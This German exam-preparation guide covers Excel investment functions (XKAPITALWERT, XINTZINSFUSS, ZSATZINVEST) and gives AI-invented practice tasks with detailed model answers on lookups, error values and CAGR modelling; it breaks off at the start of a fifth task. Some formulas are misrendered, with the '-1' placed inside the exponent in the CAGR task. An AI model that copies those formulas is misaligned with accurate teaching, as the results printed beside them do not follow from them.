+5.000 (01.12.2025)	700	700/365

$$KW = -10.000 + \frac{3.000}{1,08^{181/365}} + \frac{4.000}{1,08^{439/365}} + \frac{5.000}{1,08^{700/365}}$$

$$KW = -10.000 + 2.888 + 3.646 + 4.314 \approx +848 \text{ EUR}$$

$\rightarrow$ Kapitalwert $> 0 \Rightarrow$ Investition ist bei 8 % Kalkulationszins **vorteilhaft**.

2) XINTZINSFUSS() = XIRR — interner Zinsfuss

Bedeutung: Der interne Zinsfuss ($IRR = \text{Internal Rate of Return}$) ist genau der Zinssatz, bei dem der **Kapitalwert = 0** wird — also die tatsächliche **Rendite** des Projekts. Excel sucht ihn iterativ (probiert Zinssätze, bis die Barwert-Summe null ist).

$$\text{Gesucht ist } r^* \text{ mit } \sum_{i=1}^n \frac{P_i}{(1+r^*)^{\frac{d_i-d_1}{365}}} = 0$$

Volle Erklärung — jedes Argument einzeln

=XINTZINSFUSS(Werte; Datumsangaben; [Schätzwert])

- **Werte** (1. Argument): dieselben Cashflows wie oben. Hier **zwingend mindestens eine Aus- und eine Einzahlung** (Vorzeichenwechsel) — sonst gibt es keinen Zinssatz, der den Barwert auf null bringt (#ZAH!). Wozu: aus ihnen und den Daten wird die Rendite ermittelt. **Kein Zins-Argument** — der Zins ist ja hier das gesuchte Ergebnis.
- **;** — trennt Werte von Datumsangaben.
- **Datumsangaben** (2. Argument): die zugehörigen echten Datumswerte, gleiche Reihenfolge/Länge. Wozu: liefern die taggenauen Abstände für die Abzinsungs-Exponenten.
- **;** — trennt (optionalen) Schätzwert ab.
- **[Schätzwert]** (3. Argument, optional, eckige Klammern = kann weggelassen werden): ein Startwert für die Iteration, Standard 0,1 (= 10 %). Wozu: Nur nötig, wenn Excel nicht konvergiert (#ZAH!) — dann einen plausiblen Wert vorgeben, z. B. 0,15.

Im Beispiel: =XINTZINSFUSS(B2:B5; A2:A5) $\approx$ **15,0 %**

Entscheidungsregel: interner Zinsfuss > Kalkulationszins (15,0 % > 8 %) $\Rightarrow$ **vorteilhaft**. Das passt zum positiven Kapitalwert aus Teil 1 — beide Verfahren urteilen bei der Einzelinvestition gleich. Der interne Zinsfuss sagt zusätzlich: das Projekt „verzinst“ das gebundene Kapital mit rund 15 % p. a.

3) ZSATZINVEST() = RRI – Zinssatz einer Investition über mehrere Perioden

Bedeutung: Liefert den konstanten Zinssatz pro Periode, mit dem ein Anfangswert über n Perioden auf einen Endwert wächst. Das ist mathematisch **exakt die CAGR** (Compound Annual Growth Rate, mittlere jährliche Wachstumsrate).

$$\text{ZSATZINVEST} = \left(\frac{Zw}{Bw} \right)^{\frac{1}{Zzr}} - 1 = \text{CAGR}$$

Bausteine der Formel: Zw/Bw = **Wachstumsfaktor** (wie oft hat sich das Kapital insgesamt vervielfacht); der Exponent $1/Zzr$ zieht daraus die **Wurzel über die Periodenzahl** (verteilt das Gesamtwachstum gleichmässig auf jede Periode); das $- 1$ schneidet das eingesetzte Kapital wieder heraus, sodass nur der reine **Zins** satz übrig bleibt.

Volle Erklärung – jedes Argument einzeln

=ZSATZINVEST(Zzr; Bw; Zw)

- **Zzr** (1. Argument): **Z**ahlungs**z**eit**r**aum = Anzahl der Perioden n (z. B. Jahre). Wozu: Über wie viele Schritte verteilt sich das Wachstum? Steht als **Exponent-Nenner** $1/Zzr$ – mehr Perioden $\Rightarrow$ pro Periode kleinerer Zinssatz für dasselbe Endergebnis.
- **;** – trennt Zzr von Bw.
- **Bw** (2. Argument): **B**ar**w**ert = Anfangswert / eingesetztes Kapital heute. Wozu: der Startpunkt des Wachstums (Nenner im Verhältnis Zw/Bw). **Wichtig:** bei ZSATZINVEST wird Bw als **positive** Zahl eingegeben – anders als bei ZW/BW/RMZ gibt es hier **keine** Vorzeichen-Logik (Aus-/Einzahlung), es ist ein reines Wertverhältnis. Negatives Bw $\Rightarrow$ #ZAHL!.
- **;** – trennt Bw von Zw.
- **Zw** (3. Argument): **Z**ukünftiger **W**ert = Endwert nach Zzr Perioden, ebenfalls positiv. Wozu: der Zielpunkt (Zähler im Verhältnis Zw/Bw).

Zahlenbeispiel: Ein Kapital wächst von $Bw = 10.000$ EUR auf $Zw = 16.105$ EUR in $Zzr = 5$ Jahren.

=ZSATZINVEST(5; 10000; 16105)

$$\left(\frac{16.105}{10.000} \right)^{\frac{1}{5}} - 1 = 1,6105^{0,2} - 1 = 1,10 - 1 = 0,10 = \mathbf{10 \% p. a.}$$

Probe: $10.000 \cdot 1,10^5 = 16.105$ EUR

Bezug zu CAGR: ZSATZINVEST **ist** die CAGR-Formel in Excel — statt $(\text{Endwert}/\text{Anfangswert})^{1/n} - 1$ von Hand zu tippen, gibt man einfach Perioden, Start- und Endwert ein. Nützlich, um z. B. Umsatz- oder Depotwachstum in **eine** vergleichbare Jahresrendite zu übersetzen.

Übungsaufgaben im Rohleder-Stil — gelöst

Selbst gebaute Aufgaben nach dem gemessenen Muster der echten Klausuren: nur „Erläutern Sie“, konkrete Formeln lesen und kritisieren, Presse-Fälle, Rollenwechsel. Grün umrandet = kein Original.

Aufgabe #001 · 10 P. · Nachschlagen im Modell: SVERWEIS gegen XVERWEIS und INDEX/VERGLEICH abwägen · von der KI erfunden – kein Original

In einem Bewertungsmodell soll zu einem Stichtag der Buchwert einer Anlage aus einer Stammdatentabelle geholt werden. Ein Kollege löst das mit `=SVERWEIS(A2;Anlagen!A:F;5;FALSCH)`.

- (2 P.) Erläutern Sie, welche der drei Arten von Geldgrößen ein Nachschlage-Werkzeug bedient und warum dieser Wert nachgeschlagen und nicht kumuliert wird.
- (6 P.) Erläutern Sie drei verschiedene Nachteile von SVERWEIS() gegenüber XVERWEIS().
- (2 P.) Erläutern Sie, warum INDEX() zusammen mit VERGLEICH() auch heute noch eine fachlich vertretbare Antwort sein kann.

a) 2 P. – Welche Geldgröße nachgeschlagen wird

Ein Buchwert ist eine **Zeitpunktgröße**: Er gilt an genau einem Stichtag und beschreibt einen Bestand, so wie eine Bilanz oder das Eigenkapital eine Momentaufnahme sind. ✓

{1}

Eine Zeitpunktgröße darf deshalb nicht über mehrere Perioden aufaddiert werden, sondern muss an der Stelle abgelesen werden, an der der gesuchte Stichtag steht; die passende Tätigkeit heißt daher Nachschlagen und die einschlägige Funktion ist XVERWEIS() (früher

SVERWEIS () , während SUMMEWENNS () für Zeitraumgrößen und XKAPITALWERT () für Barwerte zuständig ist. ✓ {2}

b) 6 P. – Drei verschiedene Nachteile von SVERWEIS()

Nachteil 1: SVERWEIS sucht nur nach rechts. Die Funktion erwartet den Suchbegriff zwingend in der **ersten** Spalte der übergebenen Matrix und kann ausschließlich Werte zurückgeben, die rechts davon liegen; steht der Schlüssel in der Tabelle weiter rechts als das gesuchte Feld, muss man die Quelldaten umbauen oder mit Hilfskonstruktionen arbeiten. ✓ {1} XVERWEIS () trennt dagegen Suchmatrix und Rückgabematrix in zwei eigene Argumente, sodass die Rückgabespalte beliebig links oder rechts der Suchspalte liegen darf und die Quelldaten unangetastet bleiben. ✓ {2}

Nachteil 2: Der Spaltenindex ist eine bloße Zahl und wandert nicht mit. In =SVERWEIS (A2 ;Anlagen!A:F ;5 ;FALSCH) bezeichnet die 5 nur „die fünfte Spalte ab links“; fügt jemand in der Stammdatentabelle eine Spalte ein oder löscht eine, zeigt die Formel anschließend auf ein anderes Feld und liefert **still ein falsches Ergebnis, ohne jede Fehlermeldung**. ✓ {3} XVERWEIS () verweist stattdessen direkt auf den Rückgabebereich, der bei Strukturänderungen wie jeder normale Bezug mitverschoben wird, sodass entweder weiterhin das richtige Feld gelesen wird oder ein sichtbares #BEZUG! erscheint. ✓ {4}

Nachteil 3: Gefährliche Vorgabewerte und keine eingebaute Fehlerbehandlung. Lässt man bei SVERWEIS () das vierte Argument weg, sucht die Funktion **näherungsweise** und liefert bei unsortierten Daten falsche Treffer, die niemandem auffallen; findet sie den Wert nicht, gibt sie #NV zurück, das erst durch ein zusätzliches WENNFEHLER () von außen abgefangen werden muss. ✓ {5} XVERWEIS () sucht standardmäßig exakt, besitzt mit wenn_nicht_gefunden ein eigenes Argument für den Nicht-Treffer-Fall und macht damit die fachliche Entscheidung „was gilt, wenn nichts gefunden wird“ innerhalb der Formel sichtbar und dokumentiert. ✓ {6}

c) 2 P. – Wann INDEX() + VERGLEICH() weiterhin trägt

XVERWEIS () steht erst ab Microsoft 365 beziehungsweise Excel 2021 zur Verfügung; wird die Mappe an einen Kunden, eine Behörde oder eine ältere Installation weitergegeben, erscheint dort statt des Ergebnisses ein #NAME?, während die Kombination INDEX () + VERGLEICH () in jeder verbreiteten Excel-Version rechnet. ✓ {1}

Fachlich hat das Paar zusätzlich den Vorteil, dass VERGLEICH () die Position **einmal** ermittelt und mehrere INDEX () -Formeln dieselbe Position weiterverwenden können, was in großen Modellen Rechenzeit spart, und dass INDEX () einen echten Bezug zurückgibt, der sich in Bereichsoperationen weiterverwenden lässt. ✓ {2}

■ Über die geforderten Punkte hinaus

Rohleders Skript ersetzt INDEX()/VERGLEICH() im aktuellen Stand ausdrücklich durch XVERWEIS() („Ermitteln Sie den Buchwert mit XVERWEIS statt mit INDEX/VERGLEICH“), weshalb in einer heutigen Klausurantwort XVERWEIS() die Hauptempfehlung sein sollte und das ältere Paar nur als Kompatibilitätsargument nachgeschoben wird. (✓){+1}

XVERWEIS() kennt zwei weitere Argumente, die SVERWEIS() gar nicht besitzt: den **Vergleichsmodus** (exakt, nächstkleinerer, nächstgrößerer, Platzhalterzeichen) und den **Suchmodus** (von oben, von unten, binär aufsteigend, binär absteigend). (✓){+2} Der Suchmodus „von unten“ löst elegant die Aufgabe „gib mir den letzten gültigen Stand vor dem Stichtag“, die mit SVERWEIS() nur über Umwege geht. (✓){+3}

Eine klassische Praxisfalle betrifft beide Funktionen gleichermaßen: Steht der Schlüssel einmal als **Zahl** und einmal als **Text** in der Tabelle, liefert die Suche #NV, obwohl auf dem Bildschirm dasselbe zu lesen ist. (✓){+4} Abhilfe schaffen GLÄTTEN() gegen unsichtbare Leerzeichen und eine saubere Typvereinheitlichung schon beim Import, nicht erst in der Formel. (✓){+5}

Beide Verfahren liefern bei doppelten Schlüsseln nur den ersten beziehungsweise letzten Treffer und melden die Mehrdeutigkeit nicht. (✓){+6} In einem prüfbaren Modell gehört deshalb eine Kontrollspalte mit ZÄHLENWENN() daneben, die Dubletten sichtbar macht, bevor die Nachschlagefunktion darauf aufsetzt. (✓){+7}

Gegenposition zur reinen Modernisierung: XVERWEIS() gibt bei einem mehrspaltigen Rückgabebereich ein ganzes Array zurück und erzeugt dann einen Überlauf, der bei belegten Nachbarzellen mit #ÜBERLAUF! bricht. (✓){+8} Wer also von SVERWEIS() auf XVERWEIS() umstellt, muss den Zielbereich mitplanen und nicht nur die Formel austauschen. (✓){+9}

In Verbindung mit strukturierten Verweisen wird das Argument noch stärker, weil =XVERWEIS([@Anlagennummer];tblAnlagen[Nummer];tblAnlagen[Buchwert]) sowohl den Suchschlüssel als auch die Rückgabespalte beim Namen nennt und damit ohne Kommentar lesbar ist. (✓){+10}

(✓){+11} **Dreh-Variante abgesichert:** „Wann wäre SVERWEIS() trotzdem die richtige Wahl?“ — In Bestandsmappen und überall dort, wo die Mappe an Empfänger mit Excel-Versionen vor 2021 geht: Dort rechnet SVERWEIS() in jeder Installation, während XVERWEIS() als #NAME? scheitert; die Regel „kein SVERWEIS mehr“ gilt ausdrücklich für neu angelegte Arbeitsmappen. Zusätzlich entfällt beim

Verbleib das Umstellungsrisiko aus der Gegenposition oben: Wer beim Wechsel auf XVERWEIS() den Zielbereich nicht mitplant, handelt sich bei mehrspaltigen Rückgabebereichen #ÜBERLAUF! ein.

Rohleders Erwartung: Er will hören, dass die Wahl des Verweises kein Geschmacksthema ist, sondern aus der Geldgrößen-Systematik folgt und dass jeder genannte Nachteil ein konkretes Fehlerbild hat. Drei sauber getrennte Nachteile mit je einer Begründung und einem Mini-Beispiel geben die vollen sechs Punkte, drei Spielarten von „ist unflexibel“ nicht.

Aufgabe #002 · 12 P. · Vier Fehlerwerte deuten und gezielt beheben · von der KI erfunden – kein Original

In einer Controlling-Arbeitsmappe erscheinen nach einer Überarbeitung an verschiedenen Stellen die Fehlerwerte #BEZUG!, #NV, #WERT! und #ÜBERLAUF!.

- a) (8 P.) Erläutern Sie für jeden der vier Fehlerwerte, was Excel damit meldet und wie genau der Fehler zu beheben ist.
- b) (2 P.) Erläutern Sie, warum das Umhüllen der Formeln mit WENNFEHLER() keine Fehlerbehebung im Sinne einer sorgfältigen Modellierung ist.
- c) (2 P.) Erläutern Sie einen Fall, in dem ein Fehlerwert bewusst stehen bleiben soll.

a) 8 P. – Die vier Fehlerwerte, je 2 P.

#BEZUG! – der Verweis zeigt ins Leere. Excel meldet damit, dass eine Formel auf eine Zelle, einen Bereich oder ein Tabellenblatt verweist, das es nicht mehr gibt; typische Auslöser sind das Löschen einer Zeile, Spalte oder eines Blatts, auf das noch verwiesen wurde, sowie ein Spaltenindex bei SVERWEIS(), der über die Breite der Matrix hinausgeht.

✓ **{1}** Beheben wird der Fehler, indem der zerstörte Bezug in der Formel durch den gültigen ersetzt wird, denn der Fehlerwert selbst enthält die alte Adresse nicht mehr; strukturell verhindert man ihn, indem man mit strukturierten Verweisen oder benannten Bereichen arbeitet, die dem Namen und nicht der Gitterkoordinate folgen. ✓ **{2}**

#NV – der gesuchte Wert ist nicht verfügbar. Dieser Fehler kommt fast immer aus einer Nachschlagefunktion und bedeutet, dass der Suchwert in der Suchmatrix nicht gefunden wurde. ✓ **{3}** Zur Behebung prüft man zuerst, ob Suchwert und Suchspalte denselben Datentyp haben (eine als Text gespeicherte Zahl oder ein führendes Leerzeichen sind die häufigste Ursache und werden mit GLÄTTEN() beziehungsweise einer sauberen Typkonvertierung beseitigt), ob der Wert in der Matrix überhaupt vorkommt und ob bei SVERWEIS() das vierte Argument auf FALSCH steht; erst wenn „nicht gefunden“ fachlich

ein zulässiges Ergebnis ist, ersetzt man ihn kontrolliert über das Argument `wenn_nicht_gefunden` von `XVERWEIS()`. ✓ {4}

#WERT! – der Datentyp passt nicht zum Argument. Excel meldet damit, dass eine Funktion oder ein Rechenoperator einen Wert bekommt, mit dem er nicht rechnen kann, etwa Text in einer Addition, ein als Text gespeichertes Datum in `XKAPITALWERT()` oder eine Zelle, die nur scheinbar leer ist. ✓ {5} Behoben wird er, indem der betroffene Wert in den richtigen Typ überführt wird, also die Textzahl in eine echte Zahl und die Textzeichenfolge in ein echtes Datum; hilfreich ist außerdem, statt des Operators `+` die Funktion `SUMME()` zu verwenden, weil diese Textinhalte überspringt, statt an ihnen zu scheitern. ✓ {6}

#ÜBERLAUF! – das Ergebnis-Array findet keinen Platz. Der Fehler tritt bei dynamischen Matrixformeln auf und sagt aus, dass die Formel selbst korrekt ist, ihr Ergebnis sich aber nicht in die benötigten Nachbarzellen ausbreiten kann, weil der Zielbereich blockiert ist; blockierend wirken nicht leere Zellen, verbundene Zellen, der Blattrand und die Tatsache, dass die Formel innerhalb einer formatierten Excel-Tabelle steht. ✓ {7} Zur Behebung klickt man die Ankerzelle an, liest am gestrichelten Rahmen ab, welcher Bereich beansprucht wird, löscht oder verschiebt alle störenden Inhalte darin, hebt vorhandene Zellverbünde auf und nimmt die Formel gegebenenfalls aus der Tabelle heraus; sobald der Bereich vollständig frei ist, läuft das Array von selbst über. ✓ {8}

b) 2 P. – Warum `WENNFEHLER()` keine Behebung ist

`WENNFEHLER()` unterdrückt das Symptom und nicht die Ursache: Ein `#BEZUG!` aus einer gelöschten Spalte wird damit zu einer unauffälligen Null, die anschließend stillschweigend in jede Summe und in jede Kennzahl einfließt, sodass aus einem sichtbaren Fehler ein unsichtbarer falscher Wert wird. ✓ {1}

Aus Sicht der Revision kommt hinzu, dass die Funktion **alle** Fehlerarten gleichzeitig abfängt, also auch solche, an die beim Bau niemand gedacht hat; damit verliert der Prüfer das einzige Warnsignal, das die Mappe von sich aus gibt, weshalb gezielte Alternativen wie das Argument `wenn_nicht_gefunden` in `XVERWEIS()` oder `WENNV()` vorzuziehen sind, die nur den einen fachlich erwarteten Fall behandeln. ✓ {2}

c) 2 P. – Wann ein Fehlerwert stehen bleiben soll

Beim Abgleich zweier Listen, etwa Bankauszug gegen Debitorenbuchhaltung, ist `#NV` kein Störgeräusch, sondern die inhaltliche Antwort „dieser Datensatz existiert auf der Gegenseite nicht“ und damit genau das Ergebnis, wegen dem die Auswertung gebaut wurde. ✓ {1}

Ersetzt man ihn hier durch eine Null, verschwindet die Abweichung aus der Abstimmung und die Differenz wird nie geklärt; richtig ist deshalb, den Fehlerwert stehen zu lassen und ihn mit ISTNV() oder ZÄHLENWENN() in einer eigenen Kontrollzelle zu zählen, sodass die Zahl der offenen Posten sichtbar wird. ✓{2}

Über die geforderten Punkte hinaus

Die Fehlerfamilie ist größer als die vier gefragten Werte: #DIV/0! steht für eine Division durch null oder durch eine leere Zelle (✓){+1}, #NAME? für einen unbekannten Funktions- oder Bereichsnamen, was in der Praxis häufig eine neuere Funktion in einer älteren Excel-Version anzeigt (✓){+2}, und #ZAHL! für ein mathematisch unmögliches oder nicht konvergierendes Argument. (✓){+3}

#ZAHL! ist im Kontext dieses Fachs besonders lehrreich, weil XKAPITALWERT() ihn liefert, wenn die Werteliste und die Datumsliste unterschiedlich lang sind oder wenn ein Datum vor dem ersten Datum der Liste liegt, die Anschaffung also nicht in der ersten Zeile steht. (✓){+4} XINTZINSFUSS() liefert ihn außerdem, wenn kein Vorzeichenwechsel vorliegt oder die Iteration nicht konvergiert, was sich über das optionale Argument Schätzwert beheben lässt. (✓){+5}

Der seltene #NULL! entsteht durch ein Leerzeichen als Schnittmengenoperator zwischen zwei Bereichen, die sich nicht schneiden (✓){+6}, und #KALK! zeigt an, dass eine Matrixberechnung intern nicht auflösbar ist, etwa eine leere Ergebnismenge von FILTER() ohne Ersatzwert. (✓){+7}

Werkzeugseitig gehört zur Fehlerbehebung die Registerkarte „Formeln“ mit „Spur zum Vorgänger“, „Spur zum Nachfolger“ und der schrittweisen Formelauswertung, mit der man die Rechenkette von hinten aufrollt, statt zu raten. (✓){+8} Ein #BEZUG! verrät seine ursprüngliche Adresse nicht mehr, weshalb die Spur zum Vorgänger vor dem Löschen wertvoller ist als danach. (✓){+9}

Ein häufiger Denkfehler ist die Verwechslung von ISTFEHLER() und ISTNV(): Ersteres reagiert auf jeden Fehlerwert, Letzteres nur auf #NV, weshalb in Abgleichslogiken fast immer ISTNV() das richtige Werkzeug ist. (✓){+10}

Aus Revisionssicht schließlich gilt eine Arbeitsmappe erst dann als mit gebührender Sorgfalt gestaltet, wenn Fehlerwerte entweder behoben oder mit einer sichtbaren, begründeten Kennzeichnung versehen sind. (✓){+11} Eine Prüfsumme, die die Anzahl der Fehlerzellen der ganzen Mappe an einer zentralen Stelle ausweist, ist deshalb ein wirksames und billiges Kontrollinstrument. (✓){+12}

Rohleders Erwartung: Zu jedem Fehlerwert gehören zwei Dinge, die Bedeutung und der konkrete Handgriff zur Behebung; wer nur übersetzt, was der Fehler heißt, bekommt die Hälfte der Punkte. Besonders honoriert wird die Haltung, dass ein unterdrückter Fehler gefährlicher ist als ein sichtbarer.

Aufgabe #003 · 6 P. · Eine mehrfachbedingte Summe lesen und einordnen · von der KI erfunden – kein Original

Ein Vertriebsdatensatz steht im Bereich A1:D7. Zeile 1 enthält die Überschriften „Region“ (Spalte A), „Monat“ (B), „Kategorie“ (C) und „Umsatz“ (D). Die Datenzeilen lauten: Zeile 2 = Nord | Januar | Elektronik | 1.200; Zeile 3 = Süd | Januar | Elektronik | 900; Zeile 4 = Nord | Februar | Elektronik | 1.500; Zeile 5 = Nord | Januar | Haushalt | 800; Zeile 6 = Süd | Februar | Haushalt | 1.100; Zeile 7 = Nord | Januar | Elektronik | 400. In F2 steht die Formel

=SUMMENPRODUKT((A2:A7="Nord")*(B2:B7="Januar")*D2:D7).

- a) (2 P.) Welche Ausgabe erzeugt die Formel in F2? Erläutern Sie Ihren Rechenweg.
- b) (2 P.) Erläutern Sie, welche Aufgabe der Multiplikationsoperator in dieser Formel übernimmt.
- c) (2 P.) Erläutern Sie, warum hier auch SUMMEWENNS() zum selben Ergebnis führt und wann das nicht mehr gilt.

a) 2 P. – Die Ausgabe

Die Formel prüft jede der sechs Datenzeilen daraufhin, ob in Spalte A „Nord“ und gleichzeitig in Spalte B „Januar“ steht, und behält nur diese Zeilen mit ihrem Umsatz aus Spalte D; das trifft auf Zeile 2 (1.200), Zeile 5 (800) und Zeile 7 (400) zu, während Zeile 3 und Zeile 6 an der Region und Zeile 4 am Monat scheitern. ✓ {1}

Die Ausgabe in F2 lautet damit **2.400**, also der Januar-Umsatz der Region Nord über alle Kategorien hinweg; die Kategorie spielt in dieser Formel bewusst keine Rolle, weil sie in keiner Bedingung vorkommt. ✓ {2}

b) 2 P. – Die Aufgabe des Multiplikationsoperators

Die beiden Vergleiche (A2:A7="Nord") und (B2:B7="Januar") liefern zunächst keine Zahlen, sondern zwei Listen aus den Wahrheitswerten WAHR und FALSCH; erst die Multiplikation erzwingt deren Umwandlung in die Faktoren 1 und 0, mit denen weitergerechnet werden kann. ✓ {1}

Gleichzeitig bildet der Stern die logische **UND**-Verknüpfung nach, denn ein Produkt bleibt nur dann 1, wenn alle Faktoren 1 sind, und fällt auf 0, sobald eine einzige Bedingung nicht

erfüllt ist; die dritte Multiplikation mit D2 : D7 gewichtet anschließend jeden Umsatz mit seinem eigenen 0/1-Wert, sodass SUMMENPRODUKT () nur die zutreffenden Zeilen aufaddiert. ✓ {2}

c) 2 P. – Verhältnis zu SUMMEWENNS()

In dieser konkreten Aufgabe erzeugt

=SUMMEWENNS (D2 : D7 ; A2 : A7 ; "Nord" ; B2 : B7 ; "Januar") dasselbe Ergebnis von 2.400, weil beide Formeln exakt dieselbe UND-Filterung über zwei Kriterienbereiche abbilden und SUMMEWENNS () dabei die deutlich besser lesbare Schreibweise ist. ✓ {1}

Die Gleichwertigkeit endet, sobald die Bedingungslogik komplexer wird: SUMMEWENNS () kann keine ODER-Verknüpfung innerhalb eines Kriterienbereichs abbilden, nicht auf einem erst berechneten Wert filtern (etwa „alle Zeilen, deren Menge mal Preis über 1.000 liegt“) und keine spaltenübergreifende Multiplikation vornehmen, weshalb genau dafür SUMMENPRODUKT () das Mittel der Wahl bleibt. ✓ {2}

■ Über die geforderten Punkte hinaus

Ein typischer Fallstrick betrifft die Argumentreihenfolge: Bei SUMMEWENNS () steht der **Summenbereich zuerst**, bei dem älteren SUMMEWENN () dagegen zuletzt, was beim Umbau alter Mappen regelmäßig zu still falschen Ergebnissen führt. (✓){+1}

SUMMENPRODUKT () verlangt, dass alle beteiligten Bereiche **gleich groß** sind; eine Abweichung liefert #WERT! und nicht etwa ein stillschweigend abgeschnittenes Ergebnis, was in diesem Fall ausnahmsweise die freundlichere Variante ist. (✓){+2}

Ganze Spaltenbezüge wie A : A sind hier deshalb doppelt schlecht, weil sie sowohl die Größenprüfung erschweren als auch die Rechenzeit in die Höhe treiben. (✓){+3}

Eine ODER-Logik baut man in SUMMENPRODUKT () über die Addition der Bedingungen statt über die Multiplikation, muss dann aber verhindern, dass eine Zeile doppelt gezählt wird, wenn beide Bedingungen zugleich zutreffen. (✓){+4}

In der Modellierungspraxis ist der stärkste Einwand gegen beide Varianten derselbe: Die Kriterien stehen als Textkonstanten „Nord“ und „Januar“ fest in der Formel und sind damit weder von außen steuerbar noch dokumentiert. (✓){+5}

Besser sind Zellbezüge auf beschriftete Parameterzellen, weil die Auswertung dann ohne Formeleingriff umgeschaltet werden kann und ein Prüfer sofort sieht, worauf gefiltert wurde. (✓){+6}

Rohleders Erwartung: Er fragt nicht nach der Syntax, sondern danach, ob Sie die Formel wirklich lesen können; die konkrete Zahl allein reicht nicht, der Rechenweg über die 0/1-Gewichtung muss dastehen. Bei Teil c) will er die Grenze hören, nicht nur die Gleichwertigkeit.

Aufgabe #004 · 6 P. · Eine CAGR-Modellierung kritisieren · von der KI erfunden – kein Original

In A2:A6 stehen die Jahresumsätze der Jahre 2020 bis 2024 in dieser Reihenfolge: 100.000; 118.000; 105.000; 141.000; 160.000. In C2 soll das durchschnittliche jährliche Wachstum ermittelt werden. Dort steht die Formel $= (A6 / A2) ^ { (1 / \text{ANZAHL} (A2 : A6)) - 1}$. Die Formel liefert ein Ergebnis, wirft keine Fehlermeldung und kommt ohne Hilfsspalten aus. Erläutern Sie drei verschiedene Gründe, warum die gezeigte Modellierung dennoch NICHT empfehlenswert ist. (6 P. = 3 Gründe × 2 P.)

Grund 1 – Die Periodenzahl ist falsch, und zwar systematisch

$\text{ANZAHL} (A2 : A6)$ zählt die fünf **Stützstellen** 2020 bis 2024, für die CAGR zählen aber die **Perioden**, also die vier Zwischenräume 2020 zu 2021, 2021 zu 2022, 2022 zu 2023 und 2023 zu 2024; die Formel teilt das Gesamtwachstum damit auf ein Jahr zu viel auf. ✓ {1}

Der Fehler ist gerade deshalb gefährlich, weil er kein Fehlerbild erzeugt: Statt der richtigen $(160.000/100.000)^{1/4-1} = 12,47\%$ liefert die Zelle $(1,6)^{1/5-1} = 9,86\%$, also rund 2,6 Prozentpunkte zu wenig, und diese Zahl wandert unbemerkt in jede Planung; korrekt wäre $= (A6 / A2) ^ { (1 / (\text{ANZAHL} (A2 : A6) - 1)) - 1}$ oder, deutlich lesbarer, $= \text{ZSATZINVEST} (4 ; A2 ; A6)$. ✓ {2}

Grund 2 – Anfangs- und Endwert sind als Koordinaten hart verdrahtet

Die Formel meint fachlich „erster und letzter Wert der Reihe“, geschrieben steht aber „Zelle A2 und Zelle A6“; trägt jemand in A7 das Jahr 2025 ein, rechnet die Formel weiterhin bis 2024, während $\text{ANZAHL} ()$ bereits sechs Werte zählt, sodass Zähler und Exponent auseinanderlaufen und das Ergebnis doppelt falsch wird. ✓ {3}

Empfehlenswert ist stattdessen eine Modellierung, in der Anfangswert, Endwert und Periodenzahl aus **derselben** dynamischen Quelle stammen, etwa über eine formatierte Tabelle mit strukturierten Verweisen oder über $\text{XVERWEIS} ()$ auf den letzten gefüllten Wert, damit alle drei Größen gemeinsam mitwachsen und nicht einzeln nachgepflegt werden müssen. ✓ {4}

Grund 3 – Die Rechnung ist weder prüfbar noch gegen Randfälle abgesichert

Der gesamte Rechenweg steckt in einer einzigen Zelle, sodass ein Prüfer weder den Gesamtwachstumsfaktor 1,6 noch die verwendete Periodenzahl sehen kann und den Fehler aus Grund 1 nur durch gedankliches Zerlegen der Formel findet; die 1 im Exponenten und die implizite Annahme „gleich lange Jahresperioden“ sind nirgends dokumentiert. ✓ {5}

Hinzu kommt der ungeschützte Randfall: Ist der Anfangswert null oder wechselt das Vorzeichen, etwa bei einem Verlustjahr als Basis, ist die Potenzformel mathematisch nicht mehr sinnvoll und liefert entweder #DIV/0!, #ZAHL! oder eine Zahl ohne Aussage, ohne dass eine Plausibilitätsprüfung das abfängt; sauber ist es, Anfangswert, Endwert und n als eigene, beschriftete Zellen auszuweisen und die CAGR erst darauf zu rechnen. ✓ {6}

Über die geforderten Punkte hinaus

Für die Ermittlung der Periodenzahl gibt es zwei gleichwertige Wege, die man kennen sollte: die direkte Differenz der Periodenkennzeichen mit $\text{=JAHR}(\text{Enddatum}) - \text{JAHR}(\text{Anfangsdatum})$ ✓ {+1} und die Ableitung aus der Datenmenge mit $\text{=ANZAHL}(\text{A2:A6}) - 1$, wobei das „minus eins“ in beiden Fällen der eigentliche Prüfungsinhalt ist. ✓ {+2}

Neben der Potenzformel und $\text{ZSATZINVEST}()$ führen auch $\text{=ZINS}(n; 0; -\text{Anfangswert}; \text{Endwert})$, wobei die Null für „kein laufender Cashflow“ steht und der Anfangswert als Auszahlung negativ eingegeben wird, sowie $\text{=GEOMITTEL}(\text{Wachstumsfaktoren}) - 1$ zum Ziel, das bei Wachstumsraten den arithmetischen Durchschnitt ersetzt. ✓ {+3}

Ausdrücklich **nicht** geeignet ist $\text{RENDITE}()$ (englisch YIELD), das trotz des passend klingenden Namens die Rendite eines festverzinslichen Wertpapiers berechnet und ganz andere Argumente wie Abrechnungstermin, Fälligkeit und Kurs erwartet. ✓ {+4}

Inhaltlich sollte eine gute Antwort auch die Grenze der Kennzahl selbst nennen: Die CAGR glättet den Verlauf zu einer einzigen Zahl und macht damit den Einbruch von 118.000 auf 105.000 im Jahr 2022 unsichtbar, sodass zwei völlig verschiedene Verläufe dieselbe CAGR haben können. ✓ {+5}

Besonders anfällig ist die Kennzahl für den Basiseffekt: Ist ausgerechnet das Anfangsjahr ein Ausreißer nach unten, wirkt das Wachstum dauerhaft zu gut, ohne dass dies der Zahl anzusehen wäre. ✓ {+6}

Rohleders Erwartung: Diese Aufgabe ist der Zwilling seiner Best-Practice-Aufgabe zum gleitenden Mittelwert; er erwartet drei **verschiedene** Wurzeln, also einen Rechenfehler, einen Strukturfehler und einen Fehler in Prüfbarkeit und Absicherung. Wer dreimal „unübersichtlich“ schreibt, bekommt zwei Punkte.

Aufgabe #005 · 8 P · Volatile Funktionen und der Sonderfall INDIREKT · von der KI erfunden – kein Original

Ein Kollege begründet den flächigen Einsatz von `BEREICH.VERSCHIEBEN()` und `INDIREKT()` in einem Planungsmodell damit, dass die Mappe dadurch „immer aktuell“ bleibe.

- a) (2 P.) Erläutern Sie, was man unter einer volatilen Tabellenblatffunktion versteht, und erläutern Sie drei Beispiele.
- b) (4 P.) Erläutern Sie zwei verschiedene Gründe, warum volatile Funktionen bei der Modellierung möglichst sparsam eingesetzt werden sollten.
- c) (2 P.) Erläutern Sie, warum `INDIREKT()` trotz seiner Volatilität zu den Kernfunktionen des Financial Modeling gezählt wird.

a) 2 P. – Begriff und Beispiele

